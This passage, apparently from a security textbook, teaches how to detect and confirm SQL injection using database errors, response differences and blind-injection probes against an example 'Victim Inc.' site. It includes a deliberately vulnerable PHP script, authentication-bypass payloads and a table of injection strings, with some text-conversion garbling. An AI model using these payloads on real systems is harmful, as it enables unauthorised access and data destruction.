This is the code snippet from the PHP script shown earlier in charge of error handling:

```
if (!$result) { //If there is any error

//Error checking and display

die('<p>Error:'. mysql_error(). '</p>');

}
```

In this example, the error is caught and then displayed using the *die()* function. The PHP *die()* function prints a message and gracefully exits the current script. Other options are available for the programmer, such as redirecting to another page:

```
if (!$result) { //If there is any error

//Error checking and redirection

header("Location:http://www.victim.com/error.php");

}
```

We will analyze server responses in “Application Response,” and discuss how to confirm SQL injection vulnerabilities in responses without errors.

### **Oracle Errors**

In this section, you will see some examples of typical Oracle errors. Oracle databases are deployed using various technologies. As mentioned before, you don’t need to learn every single error returned from the database; the important thing is that you can identify a database error when you see it.

When tampering with the parameters of Java applications with an Oracle back-end database you will often find the following error:

```
java.sql.SQLException: ORA-00933: SQL command not properly ended at  
  
oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:180) at  
  
oracle.jdbc.ttc7.TTIOer.processError(TTIOer.java:208)
```

The preceding error is very generic and means that you tried to execute a syntactically incorrect SQL statement. Depending on the code running on the server you can find the following error when injecting a single quote:

```
Error: SQLExceptionjava.sql.SQLException: ORA-01756: quoted string not properly terminated
```

In this error the Oracle database detects that a quoted string in the SQL statement is not properly terminated, as Oracle requires that a string be terminated with a single quote. The following error re-creates the same scenario in .NET environments:

```
Exception Details: System.Data.OleDb.OleDbException: One or more errors  
  
occurred during processing of command.  
  
ORA-00933: SQL command not properly ended
```

The following example shows an error returned from a .NET application executing a statement with an unclosed quoted string:

```
ORA-01756: quoted string not properly terminated  
  
System.Web.HttpUnhandledException: Exception of type  
  
'System.Web.HttpUnhandledException' was thrown. --->  
  
System.Data.OleDb.OleDbException: ORA-01756: quoted string not properly terminated
```

The PHP function *ociparse()* is used to prepare an Oracle statement for execution. Here is an example of the error generated by the PHP engine when the function fails:

```
Warning: ociparse() [function.ociparse]: ORA-01756: quoted string not  
  
properly terminated in /var/www/victim.com/ocitest.php on line 31
```

If the *ociparse()* function fails and the error is not handled, the application may show some other errors as a consequence of the first failure. This is an example:

```
Warning: ociexecute(): supplied argument is not a valid OCI8-Statement
```

```
resource in c:\www\victim.com\oracle\index.php on line 31
```

As you read this book, you will see that sometimes the success of an attack depends on the information disclosed by the database server. Let's examine the following error:

```
java.sql.SQLException: ORA-00907: missing right parenthesis
```

```
at oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:134) at
```

```
oracle.jdbc.ttc7.TTIOer.processError(TTIOer.java:289) at
```

```
oracle.jdbc.ttc7.Oall7.receive(Oall7.java:582) at
```

```
oracle.jdbc.ttc7.TTC7Protocol.doOall7(TTC7Protocol.java:1986)
```

The database reports that there is a *missing right parenthesis* in the SQL statement. This error can be returned for a number of reasons. A very typical situation of this is presented when an attacker has some kind of control in a nested SQL statement. For example:

```
SELECT field1, field2,/* Select the first and second fields */(SELECT field1/* Start subquery
*/
```

```
FROM table2
```

```
WHERE something = [attacker controlled variable])/* End subquery */
```

```
as field3/* result from subquery */
```

```
FROM table1
```

The preceding example shows a nested subquery. The main *SELECT* executes another *SELECT* enclosed in parentheses. If the attacker injects something in the second query and comments out the rest of the SQL statement, Oracle will return a *missing right parenthesis* error.

## PostgreSQL Errors

In this section we will cover some of the typical errors observed in PostgreSQL databases.

The following PHP code connects to a PostgreSQL database and performs a SELECT query based on the content of a GET HTTP variable:

```
<?php

// Connecting, selecting database

$dbconn = pg_connect("host=localhost dbname=books user=tom password=myPassword")

or die('Could not connect:'.pg_last_error());

$name = $_GET["name"];

// Performing SQL query

$query = "SELECT * FROM \"public\".\"Authors\" WHERE name='$name'";

$result = pg_query($dbconn, $query) or die('Query failed: '. pg_last_error());

// Printing results in HTML

echo "<table>\n";

while ($line = pg_fetch_array($result, null, PGSQL_ASSOC)) {

    echo "\t<tr>\n";

    foreach ($line as $col_value) {

        echo "\t\t<td>$col_value</td>\n";

    }

    echo "\t</tr>\n";

}

echo "</table>\n";

// Free resultset
```

```
pg_free_result($result);

// Closing connection

pg_close($dbconn);

?>
```

The *pg\_query* PHP function executes a query using the connection passed as a parameter. The example above creates a SQL query and stores it into the variable *\$query*, which is later executed.

*pg\_last\_error* is a PHP function which gets the last error message string of a connection.

We can invoke the code above pointing our browser to the Victim Inc website and supplying in the URL a parameter called *name*:

```
http://www.victim.com/list_author.php?name=dickens
```

The request shown above will make the PHP application to execute the following SQL query:

```
SELECT *

FROM "public"."Authors"

WHERE name='dickens'
```

As you can see in the code shown above, the application does not perform any validation in the content received in the *name* variable. Therefore, the following request will generate an error from the PostgreSQL database.

```
http://www.victim.com/list_author.php?name='
```

Given the previous request, the database will return an error like the following one:

```
Query failed: ERROR: unterminated quoted string at or near ""''"
```

In other cases, where the SQL code fails to execute for other reasons such as opening or closing parenthesis, subqueries, etc. PostgreSQL databases will return a generic error:

Query failed: ERROR: syntax error at or near “”

Another common configuration for PostgreSQL deployments makes use of the PostgreSQL JDBC Driver, which is used when coding Java projects. The errors returned from the database are very similar to the ones mentioned above, but they also dump the java functions:

```
org.postgresql.util.PSQLException: ERROR: unterminated quoted string at or near “'\’ ”
at
    org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:1512)
at org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1297)
at org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:188)
at org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:430)
at
    org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:332)
at org.postgresql.jdbc2.AbstractJdbc2Statement.executeQuery(AbstractJdbc2Statement.java:231)
at
    org.postgresql.jdbc2.AbstractJdbc2DatabaseMetaData.getTables(AbstractJdbc2DatabaseMetaData.java:2190)
```

The preceding code shows an error returned by the PostgreSQL JDBC driver when handling and unclosed quoted string.

## Application Response

In the previous section, you saw the kinds of errors that applications typically display when the back-end database fails to execute a query. If you see one of those errors, you can be almost certain that the application is vulnerable to some kind of SQL injection. However, applications react differently when they receive an error from the database, and sometimes identifying SQL injection vulnerabilities is not as easy as previously shown. In this section, you will see other examples of errors not directly displayed in the browser, which represent different levels of complexity.

## Note

There is no golden rule to determine whether certain input triggered a SQL injection vulnerability, as the possible scenarios are endless.


It is simply important that you remain focused and pay attention to details when investigating potential SQL injection issues. It is recommended that you use a Web proxy, as your Web browser will hide details such as HTML source code, HTTP redirects, and so forth. Besides, when working at a lower level and watching the HTML source code you are more likely to discover other vulnerabilities apart from SQL injection.

The process of finding SQL injection vulnerabilities involves identifying user data entry, tampering with the data sent to the application, and identifying changes in the results returned by the server. You have to keep in mind that tampering with the parameters can generate an error which could have nothing to do with SQL injection.

## Generic Errors

In the previous section, you saw the typical errors returned from the database. In that kind of scenario, it is very easy to determine whether a parameter is vulnerable to SQL injection. In other scenarios, the application will return a generic error page regardless of the kind of failure.

A good example of this is the Microsoft .NET engine, which by default returns the Server Error page shown in [Figure 2.6](#) in the event of runtime errors.



**Figure 2.6** Default ASP.NET Error Page

This is a very common scenario. It happens when the application does not handle errors and no custom error page has been configured on the server. As I showed before, this behavior is determined by the web.config file settings.

If you are testing a Web site and discover that the application is always responding with a default or custom error page, you will need to make sure the error is due to SQL injection. You can test this by inserting meaningful SQL code into the parameter without triggering an application error.

In the preceding example, you can assume that the SQL query is going to be something such as this:

```
SELECT *  
  
FROM products
```



```
WHERE category='[attacker's control]'
```

Injecting *attacker'* is clearly going to generate an error, as the SQL statement is incorrect due to the extra single quote at the end:

```
SELECT *
```

```
FROM products
```

```
WHERE category='attacker''
```

However, you can try to inject something that doesn't generate an error. This is usually an educated trial-and-error process. In our example, we need to keep in mind that we are trying to inject data into a string enclosed with single quotes.

What about injecting something such as *bikes'* or *'I'='I'*? The resultant SQL statement would be:

```
SELECT *
```

```
FROM products
```

```
WHERE category='bikes' OR '1'='1' /* always true -> returns all rows */
```

In this example, we injected SQL code that created a meaningful correct query. If the application is vulnerable to SQL injection, the preceding query should return every row in the *products* table. This technique is very useful, as it introduces an *always true* condition.

*'or'I'='I'* is inserted in line with the current SQL statement and does not affect the other parts of the request. The complexity of the query doesn't particularly matter, as we can easily create a correct statement.

One of the disadvantages of injecting an *always true* condition is that the result of the query will contain every single record in the table. If there are several million records, the query can take a long time to execute and can consume many resources of the database and Web servers. One solution to this is to inject something that will have no effect on the final result; for example, *bikes'* or *'I'='2'*. The final SQL query would be:

```
SELECT *
```

```
FROM products
```

```
WHERE category='bikes' OR '1'='2'
```

Because 1 is not equal to 2, and therefore the condition is false, the preceding statement is equivalent to:

```
SELECT *
```

```
FROM products
```

```
WHERE category='bikes'
```

Another test to perform in this kind of situation is the injection of an *always false* statement. For that we will send a value that generates no results; for example, *bikes' AND '1'='2'*:

```
SELECT *
```

```
FROM products
```

```
WHERE category='bikes' AND '1'='2' /* always false -> returns no rows */
```

The preceding statement should return no results, as the last condition in the *WHERE* clause can never be met. However, keep in mind that things are not always as simple as shown in these examples, and don't be surprised if you inject an *always false* condition and the application returns results. This can be due to a number of reasons. For example:

```
SELECT * /* Select all */
```

```
FROM products /* products */
```

```
WHERE category='bikes' AND '1'='2' /* false condition */
```

```
UNION SELECT * /* append all new_products */
```

```
FROM new_products /* to the previous result set */
```

In the example above the results of two queries are appended and returned as the result. If the injectable parameter affects only one part of the query, the attacker will receive results even when injecting an *always false* condition. Later, in “Terminating SQL Injection,” you will see techniques to comment out the rest of the query.

## HTTP Code Errors

HTTP has a number of codes which are returned to the Web browser to specify the result of a request or an action that the client needs to perform.

The most common HTTP code returned is HTTP 200 OK, which means the request was successfully received. There are two error codes that you need to familiarize yourself with to detect SQL injection vulnerabilities. The first one is the HTTP 500 code:

HTTP/1.1 500 Internal Server Error

Date: Mon, 05 Jan 2009 13:08:25 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

X-AspNet-Version: 1.1.4322

Cache-Control: private

Content-Type: text/html; charset=utf-8

Content-Length: 3026

[HTML content]

HTTP 500 is returned from a Web server when an error has been found when rendering the requested Web resource. In many scenarios, SQL errors are returned to the user in the form of HTTP 500 error codes. The HTTP code returned will be transparent to you unless you are using a proxy to catch the Web server response.

Another common behavior adopted by certain applications in the event of errors found is to redirect to the home page or to a custom error page. This is done via an HTTP 302 redirection:

HTTP/1.1 302 Found

Connection: Keep-Alive

Content-Length: 159

Date: Mon, 05 Jan 2009 13:42:04 GMT

Location: /index.aspx

Content-Type: text/html; charset=utf-8

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

X-AspNet-Version: 2.0.50727

Cache-Control: private

```
<html><head><title>Object moved</title></head><body>

<h2>Object moved to <a href="/index.aspx">here</a>.</h2>

</body></html>
```

In the preceding example, the user is redirected to the home page. The *HTTP 302* responses always have a *Location* field which indicates the destination where the Web browser should be redirected. As mentioned before, this process is handled by the Web browser and it is transparent to the user unless you are using a Web proxy intercepting the Web server responses.


When you are manipulating the parameters sent to the server and you get an *HTTP 500* or *HTTP 302* response, that's a good sign. It means that somehow you interfered with the normal behavior of the application. The next step will be to craft a meaningful injection, as explained in "Confirming SQL Injection" later in this chapter.

## Different Response Sizes

Each application reacts differently to the input sent by the user. Sometimes it is easy to identify an anomaly in an application, yet other times it can be harder. You need to consider even the slightest and most subtle variation when trying to find SQL injection vulnerabilities.

In scripts that show the results of a *SELECT* statement the differences between a legitimate request and a SQL injection attempt are usually easy to spot. But now consider the scripts

which don't show any result, or in which the difference is too subtle to be visually noticeable. This is the case for the next example, shown in [Figure 2.7](#).



```
rmacos@ubz:~$  
File Edit View Terminal Tabs Help  
rmacos@ubz:~$ wget http://www.victim.com/tracking.asp?idvisitor=2908884333  
--21:19:10-- http://www.victim.com/tracking.asp?idvisitor=2908884333  
=> "tracking.asp?idvisitor=2908884333.1"  
Resolving www.victim.com... 192.168.1.150  
Connecting to www.victim.com[192.168.1.150]:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 322 [text/html]  
100%[=====] 322 --...K/s  
21:19:10 (20.54 MB/s) - "tracking.asp?idvisitor=2908884333.1" saved [322/322]  
rmacos@ubz:~$ wget http://www.victim.com/tracking.asp?idvisitor=attacker  
--21:19:24-- http://www.victim.com/tracking.asp?idvisitor=attacker  
=> "tracking.asp?idvisitor=attacker.1"  
Resolving www.victim.com... 192.168.1.150  
Connecting to www.victim.com[192.168.1.150]:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 318 [text/html]  
100%[=====] 318 --...K/s  
21:19:25 (16.96 MB/s) - "tracking.asp?idvisitor=attacker.1" saved [318/318]  
rmacos@ubz:~$ diff tracking.asp?idvisitor=2908884333 tracking.asp?idvisitor=attacker  
0c0  
-@@@-  
+++  
>  
rmacos@ubz:~$
```

**Figure 2.7** Response Differing

In [Figure 2.7](#), we have an example of differing of two requests. The test is done against the *idvisitor* parameter of a Web page called *tracking.asp*. This page is used to track visitors to the *http://www.victim.com* Web site. The script just updates a database for the visitor specified in the *idvisitor* variable. If a SQL error occurs, the exception is caught and the response is returned to the user. However, due to a programming inconsistency the resultant response is slightly different.

Other examples can include where minor Web interface items, such as product labels, are loaded based on parameters from the user. If a SQL error occurs, it is not uncommon for missing minor interface items to be easy to overlook. Although it may look like a minor mistake, you will see that there are ways to exploit this kind of issue using blind SQL injection techniques, introduced in the next section and explained in detail in [Chapter 5](#).

## Blind Injection Detection

Web applications access databases for many purposes. One common goal is to access information and present it to the user. In such cases, an attacker might be able to modify the SQL statement and display arbitrary information from the database into the *HTTP* response received from the web server.

However, there are other cases where it is not possible to display any information from the database, but that doesn't necessarily mean the code can't be vulnerable to SQL injection. This means the discovery and exploitation of the vulnerability is going to be slightly different. Consider the following example.

Victim Inc. allows its users to log on to its Web site via an authentication form located at <http://www.victim.com/authenticate.aspx>. The authentication form requests a username and a password from the user. If you enter any random username and password the result page shows an "Invalid username or password" message. This is something that you would expect. However, if you enter a username value of *user' or '1'='1* the error shown in Figure 2.8 is displayed.



---

**Figure 2.8** Blind SQL Injection Example—Always True

Figure 2.8 shows a flaw in the authentication system of Victim Inc. The application shows different error messages when it receives a valid username, and moreover, the username field seems vulnerable to SQL injection.

When you find this kind of situation it can be useful to verify by injecting an *always false* condition, as shown in Figure 2.9, and checking that the returned value is different.



**Figure 2.9** Blind SQL Injection Example—Always False

After the *always false* test you can confirm that the *Username* field is vulnerable to SQL injection. However, the *Password* field is not vulnerable and you cannot bypass the authentication form.

This form doesn't show any data from the database. The only two things we know are:

- The form displays "Invalid password" when the *Username* condition is true.
- The form displays "Invalid username or password" when the *Username* condition is false.

This is called blind SQL injection. [Chapter 5](#) is fully dedicated to blind SQL injection attacks and covers the topic in detail, however we will discuss the basics in this section.

Blind SQL injection is a type of SQL injection vulnerability where the attacker can manipulate a SQL statement and the application returns different values for true and false conditions. However, the attacker cannot retrieve the results of the query.

Exploitation of blind SQL injection vulnerabilities needs to be automated, as it is time-consuming and involves sending many requests to the Web server. [Chapter 5](#) discusses the exploitation process in detail.

Blind SQL injection is a very common vulnerability, although sometimes it can be very subtle and might remain undetected to inexperienced eyes. Take a look at the next example so that you can better understand this issue.

Victim Inc. hosts a Web page on its site, called `showproduct.php`. The page receives a parameter called *id*, which uniquely identifies each product in the Web site. A visitor can request pages as follows:

```
http://www.victim.com/showproduct.php?id=1
```

```
http://www.victim.com/showproduct.php?id=2
```

```
http://www.victim.com/showproduct.php?id=3
```

```
http://www.victim.com/showproduct.php?id=4
```

Each request will show the details of the specific product requested as expected. There is nothing wrong with this implementation so far. Moreover, Victim Inc. has paid some attention to protecting its Web site and doesn't display any database errors to the user.

During testing of the Web site you discover that the application by default shows the first product in the event of a potential error. All of the following requests showed the first product ([www.victim.com/showproduct.php?id=1](http://www.victim.com/showproduct.php?id=1)):

```
http://www.victim.com/showproduct.php?id=attacker
```

```
http://www.victim.com/showproduct.php?id=attacker'
```

```
http://www.victim.com/showproduct.php?id=
```

```
http://www.victim.com/showproduct.php?id=999999999(non existent product)
```

```
http://www.victim.com/showproduct.php?id=-1
```

So far, it seems that Victim Inc. really took security into account in implementing this software. However, if we keep testing we can see that the following requests return the product with *id=2*:

```
http://www.victim.com/showproduct.php?id=3-1
```

```
http://www.victim.com/showproduct.php?id=4-2
```



`http://www.victim.com/showproduct.php?id=5-3`

The preceding URLs indicate that the parameter is passed to the SQL statement and it is executed in the following manner:

```
SELECT *  
  
FROM products  
  
WHERE idproduct=3-1
```

The database computes the subtraction and returns the product whose *idproduct*=2.

You can also perform this test with additions; however, you need to be aware that the Internet Engineering Task Force (IETF), in its RFC 2396 (Uniform Resource Identifiers (URI): Generic Syntax), states that the plus sign (+) is a reserved word for URIs and needs to be encoded. The plus sign URL encoding is represented by %2B.

The representation of an example of the attack trying to show the product whose *idproduct*=6 would be any of the following URLs:

`http://www.victim.com/showproduct.php?id=1%2B5`(decodes to *id*=1+5)

`http://www.victim.com/showproduct.php?id=2%2B4`(decodes to *id*=2+4)

`http://www.victim.com/showproduct.php?id=3%2B3`(decodes to *id*=3+3)

Continuing the inference process, we can now insert conditions after the *id* value, creating true and false results:

`http://www.victim.com/showproduct.php?id=2 or 1=1`

-- returns the first product

`http://www.victim.com/showproduct.php?id=2 or 1=2`

-- returns the second product

In the first request, the Web server returns the product whose *idproduct*=1, whereas in the second request it returns the product whose *idproduct*=2.

In the first statement, *or 1=1* makes the database return every product. The database detects this as an anomaly and shows the first product.

In the second statement, *or 1=2* makes no difference in the result, and therefore the flow of execution continues without change.

You might have realized that there are some variations of the attack, based on the same principles. For example, we could have opted for using the *AND* logical operator, instead of *OR*. In that case:

```
http://www.victim.com/showproduct.php?id=2 and 1=1
```

```
-- returns the second product
```

```
http://www.victim.com/showproduct.php?id=2 and 1=2
```

```
-- returns the first product
```

As you can see, the attack is almost identical, except that now the true condition returns the second product and the false condition returns the first product.

The important thing to note is that we are in a situation where we can manipulate a SQL query but we cannot get data from it. Additionally, the Web server sends a different response depending on the condition that we send. We can therefore confirm the existence of blind SQL injection and start automating the exploitation.

## Confirming SQL Injection

In the previous section, we discussed techniques for discovering SQL injection vulnerabilities by tampering with user data entry and analyzing the response from the server. Once you identify an anomaly you will always need to confirm the SQL injection vulnerability by crafting a valid SQL statement.

Although there are tricks that will help you create the valid SQL statement, you need to be aware that each application is different and every SQL injection point is therefore unique. This means you will always need to follow an educated trial-and-error process.

Identification of a vulnerability is only part of your goal. Ultimately, your goal will always be to exploit the vulnerabilities present in the tested application, and to do that you need to

craft a valid SQL request that is executed in the remote database without causing any errors. This section will give you the necessary information to progress from database errors to valid SQL statements.

## Differentiating Numbers and Strings

You need to derive a basic understanding of SQL language to craft a valid injected SQL statement. The very first lesson to learn for performing SQL injection exploitation is that databases have different data types. These types are represented in different ways, and we can split them into two groups:

- Number: represented without single quotes
- All the rest: represented with single quotes

The following are examples of SQL statements with numeric values:

```
SELECT * FROM products WHERE idproduct=3
```

```
SELECT * FROM products WHERE value > 200
```

```
SELECT * FROM products WHERE active = 1
```

As you can see, when using a numeric value SQL statements don't use quotes. You will need to take this into account when injecting SQL code into a numeric field, as you will see later in the chapter.

The following are examples of SQL statements with single-quoted values:

```
SELECT * FROM products WHERE name = 'Bike'
```

```
SELECT * FROM products WHERE published_date>'01/01/2009'
```

```
SELECT * FROM products WHERE published_time>'01/01/2009 06:30:00'
```

As you can see in these examples, alphanumeric values are enclosed between single quotes. That is the way the database provides a container for alphanumeric data. Although most databases can deal with number types even if they are enclosed in single quotes this is not a common practice, and developers normally use quotes for non-numeric values. When testing and exploiting SQL injection vulnerabilities, you will normally have control over one or more

values within the conditions shown after the *WHERE* clause. For that reason, you will need to consider the opening and closing of quotes when injecting into a vulnerable string field.

However, it is possible to represent a numeric value between quotes, and most databases will cast the value to the represented number. Microsoft SQL server is an exception to this norm, as the + operand is overloaded and interpreted as a concatenation. In that particular case the database will understand it as a string representation of a number; for example, '2'+ '2' = '22', not 4.

In the example above you can see the representation of a *date* format. Representation of date/timestamp data types in the different databases doesn't follow a norm and greatly varies among every database. To avoid these problems most vendors have the option to use format masks (e.g. 'DD-MM-YYYY').

## Inline SQL Injection

In this section, I will show you some examples of inline SQL injection. Inline injection happens when you inject some SQL code in such a way that all parts of the original query are executed.

Figure 2.10 shows a representation of an inline SQL injection.



**Figure 2.10** Injecting SQL Code Inline

### Injecting Strings Inline

Let's see an example that illustrates this kind of attack so that you can fully understand how it works.

Victim Inc. has an authentication form for accessing the administration part of its Web site. The authentication requires the user to enter a valid username and password. After sending a

username and password, the application sends a query to the database to validate the user. The query has the following format:

```
SELECT *  
  
FROM administrators  
  
WHERE username = '[USER ENTRY]' AND password = '[USER ENTRY]'
```

The application doesn't perform any sanitization of the received data, and therefore we have full control over what we send to the server.

Be aware that the data entry for both the username and the password is enclosed in two single quotes which you cannot control. You will have to keep that in mind when crafting a valid SQL statement. [Figure 2.11](#) shows the creation of the SQL statement from the user entry.



**Figure 2.11** SQL Statement Creation

[Figure 2.11](#) shows the part of the SQL statement that you can manipulate.

### Note

Most of the art of understanding and exploiting SQL injection vulnerabilities consists of the ability to mentally re-create what the developer coded in the Web application, and envision how the remote SQL code looks. If you can imagine what is being executed at the server side, it will seem *obvious* to you where to terminate and start the single quotes.

As I explained earlier, we first start the finding process by injecting input that might trigger anomalies. In this case, we can assume that we are injecting a string field, so we need to make sure we inject single quotes.

Entering a single quote in the *Username* field and clicking **Send** returns the following error:

```
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near ''' at line 1
```

The error indicates that the form is vulnerable to SQL injection. The resultant SQL statement given the preceding input is as follows:

```
SELECT *

FROM administrators

WHERE username = ''' AND password = '';
```

The syntax of the query is wrong due to the injected quote and the database throws an error, which the Web server sends back to the client.

Once we identify the vulnerability, our goal in this scenario is to craft a valid SQL statement which satisfies the conditions imposed by the application so that we can bypass the authentication control.

In this case, we assume we are attacking a string value because a username is usually represented by a string and because injecting a quote returned an *Unclosed quotation mark* error. Due to these reasons we are going to inject ' or '1'='1 in the username field, leaving the password blank. The entry will result in the following SQL statement:

```
SELECT *

FROM administrators

WHERE username = " OR '1'='1' AND password = ";
```

This statement will not have the intended results. It will not return *TRUE* for every field due to logical operator priority. *AND* has a higher priority than *OR*, and therefore we could rewrite the SQL statement as follows to make it easier to understand:

```
SELECT *  
  
FROM administrators  
  
WHERE (username = '') OR ('1'='1' AND password = '');
```

This is not what we wanted to do, as this will return only the rows in the administrators table that contain a blank username or password. We can change this behavior by adding a new *OR* condition such as *' or 1=1 or '1'='1'*:

```
SELECT *  
  
FROM administrators  
  
WHERE (username = '') OR (1=1) OR ('1'='1' AND password = '');
```

The new *OR* condition makes the statement always return true, and therefore we might bypass the authentication process. In the previous section you saw how you could solve this scenario by terminating the SQL statement; however, you might find a scenario where termination is not possible and the preceding technique is therefore necessary.

Some authentication mechanisms cannot be bypassed by returning every row in the *administrators* table, as we have done in these examples; they might require just one row to be returned. For those scenarios, you may want to try something such as *admin' and '1'='1' or '1'='1'*, resulting in the following SQL code:

```
SELECT *  
  
FROM administrators  
  
WHERE username = 'admin' AND 1=1 OR '1'='1' AND password = '';
```

The preceding statement will return only one row whose *username* equals *admin*. Remember that in this case, you need to add two conditions; otherwise, the *AND password=*'' would come into play.

We can also inject SQL content in the *Password* field, which can be easier in this instance. Due to the nature of the statement we would just need to inject a true condition such as *' or '1'='1'* to craft the following query:

```

SELECT *

FROM administrators

WHERE username = '' AND password = '' OR '1'='1';

```

This statement will return all content from the *administrators* table, thereby successfully exploiting the vulnerability.

Table 2.1 provides you with a list of injection strings that you may need during the discovery and confirmation process of an inline injection in a string field.

**Table 2.1** Signatures for Inline Injection of Strings

Testing String	Variations	Expected Results
,		Error triggering. If successful, the database will return an error
<i>1' or '1'='1</i>	<i>1') or ('1'='1</i>	Always true condition. If successful, it returns every row in the table
<i>value' or '1'='2</i>	<i>value') or ('1'='2</i>	No condition. If successful, it returns the same result as the original value
<i>1' and '1'='2</i>	<i>1') and ('1'='2</i>	Always false condition. If successful, it returns no rows from the table
<i>1' or 'ab'='a'+b</i>	<i>1') or ('ab'='a'+b</i>	Microsoft SQL Server concatenation. If successful, it returns the same information as an always true condition
<i>1' or 'ab'='a''b</i>	<i>1') or ('ab'='a''b</i>	MySQL concatenation. If successful, it returns the same information as an always true condition
<i>1' or</i>	<i>1') or</i>	Oracle and PostgreSQL concatenation. If successful, it returns



Testing String	Variations	Expected Results
----------------	------------	------------------

`'ab'='a'/'b`    `( 'ab'='a'/'b`    the same information as an always true condition

As you can see, in this section we have covered the basics of inline string injection. All the examples shown in this section were *SELECT* queries to clearly illustrate the results of the injections, however it is important to understand the consequences of injecting into other SQL queries.

Imagine a typical *Password Change* functionality on the Victim Inc. website where the user has to enter their old password for confirmation, and supply a new one. The resulting query would be something like the following:

```
UPDATE users

SET password = 'new_password'

WHERE username = 'Bob' and password = 'old_password'
```

Now, if Bob discovers a SQL injection issue affecting the *old password* field and injects `'OR '1'='1` the resulting query would be:

```
UPDATE users

SET password = 'new_password'

WHERE username = 'Bob' and password = 'old_password' OR '1'='1'
```

Can you see the consequences of the attack? Yes, you guessed right, the attack would update every single password in the *users* table to *new\_password* and therefore users would not be able to log on to the application any more.

It is very important to envisage and understand the code ran on the server, and any potential side effects your testing may have, in order to minimize the risks of the SQL injection inference process.

Similarly, a `'OR '1'='1` injection in a *DELETE* query could very easily delete all contents of the table, and therefore you will need to be very careful when testing this type of query.

## Injecting Numeric Values Inline

In the previous section, you saw an example of string inline injection for bypassing an authentication mechanism. You will now see another example where you are going to perform a similar attack against a numeric value.

Users can log in to Victim Inc. and access their profile. They can also check messages sent to them by other users. Each user has a unique identifier or *uid* which is used to uniquely identify each user in the system.

The URL for displaying the messages sent to our user has the following format:

```
http://www.victim.com/messages/list.aspx?uid=45
```

When testing the *uid* parameter sending just a single quote, we get the following error:

```
http://www.victim.com/messages/list.aspx?uid='
```

```
